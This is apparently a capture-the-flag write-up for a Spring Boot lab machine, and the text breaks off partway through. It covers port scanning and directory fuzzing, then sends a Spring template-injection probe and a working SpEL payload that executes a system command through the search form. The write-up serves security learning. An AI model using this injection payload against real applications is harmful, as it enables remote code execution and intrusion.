

Information Gathering


1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.170 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 10:32 IST
Nmap scan report for 10.10.11.170
Host is up (0.20s latency).
Not shown: 63141 closed tcp ports (reset), 2392 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=6/18%Time=6671154E%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,690,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/html;cha
SF:rset=UTF-8\r\nContent-Language:\x20en-US\r\nDate:\x20Tue,\x2018\x20Jun\
SF:x202024\x2005:04:13\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20
SF:html>\n<html\x20lang=\"en\"\x20dir=\"ltr\">\n\x20\x20<head>\n\x20\x20\x
SF:20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20<meta\x20author=\"wo
SF:oden_k\">\n\x20\x20\x20\x20<!--Codepen\x20by\x20khr2003:\x20https://cod
SF:epen\.io/khr2003/pen/BGZdXw\x20-->\n\x20\x20\x20\x20<link\x20rel=\"styl
SF:esheet\"\x20href=\"css/panda\.css\"\x20type=\"text/css\">\n\x20\x20\x20
SF:\x20<link\x20rel=\"stylesheet\"\x20href=\"css/main\.css\"\x20type=\"tex
SF:t/css\">\n\x20\x20\x20\x20<title>Red\x20Panda\x20Search\x20\|\x20Made\x
SF:20with\x20Spring\x20Boot</title>\n\x20\x20</head>\n\x20\x20<body>\n\n\x
SF:20\x20\x20\x20<div\x20class='pande'>\n\x20\x20\x20\x20\x20\x20<div\x20c
SF:lass='ear\x20left'></div>\n\x20\x20\x20\x20\x20\x20<div\x20class='ear\x
SF:20right'></div>\n\x20\x20\x20\x20\x20\x20<div\x20class='whiskers\x20lef
SF:t'>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20</div>\n\x20\x20\x2
SF:0\x20\x20\x20<div\x20class='whiskers\x20right'>\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20<span></span>\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x2
SF:0</div>\n\x20\x20\x20\x20\x20\x20<div\x20class='face'>\n\x20\x20\x20\x2
```

2) Checked the website







You searched for: test

There are 0 results for your search

3) Searched for more pages



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.11.170:8080/FUZZ' -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.170:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 1543, Words: 368, Lines: 56, Duration: 253ms]
search                  [Status: 405, Size: 117, Words: 3, Lines: 1, Duration: 433ms]
stats                   [Status: 200, Size: 987, Words: 200, Lines: 33, Duration: 888ms]
error                   [Status: 500, Size: 86, Words: 1, Lines: 1, Duration: 231ms]
                        [Status: 200, Size: 1543, Words: 368, Lines: 56, Duration: 2158ms]
:: Progress: [87651/87651] :: Job [1/1] :: 436 req/sec :: Duration: [0:03:01] :: Errors: 0 ::
```




Please choose an author to view statistics for

woodenk

damian

With every view an author gets for their red panda image, they are awarded with 1 creditpoint. These eventually lead up to a bigger payout bonus for their content




Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Tue Jun 18 05:20:44 UTC 2024
There was an unexpected error (type=None, status=999).

4) The server runs java SpringBoot



56 answers · 1 vote: Change @Controller to @RestController in your controller class and ever...


BootcampToProd
https://bootcamptoprod.com › spring-boot-no-explicit-...

Spring Boot - No Explicit Mapping Error

29 Jul 2023 — When you encounter the error message "This Application Has No Explicit Mapping for /error" in your Spring Boot application, it means that ...

Vulnerability Assessment


1) Found ssti vulnerabilty



```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.170:8080/search
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://10.10.11.170:8080
Connection: close
Upgrade-Insecure-Requests: 1

name=*{7*7}
```

```
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Date: Tue, 18 Jun 2024 05:37:43 GMT
Connection: close
Content-Length: 725

<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>
      Red Panda Search | Made with Spring Boot
    </title>
    <link rel="stylesheet" href="css/search.css">
  </head>
  <body>
    <form action="/search" method="POST">
      <div class="wrap">
        <div class="search">
          <input type="text" name="name" placeholder="Search for a red panda">
          <button type="submit" class="searchButton">
            <i class="fa fa-search">
            </i>
          </button>
        </div>
      </div>
    </form>
    <div class="wrapper">
      <div class="results">
        <h2 class="searched">
          You searched for: 49
        </h2>
        <h2>
          There are 0 results for your search
        </h2>
```

2) Got rce




```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.170:8080/search
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://10.10.11.170:8080
Connection: close
Upgrade-Insecure-Requests: 1

name=
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
```

```
Content-Language: en-US
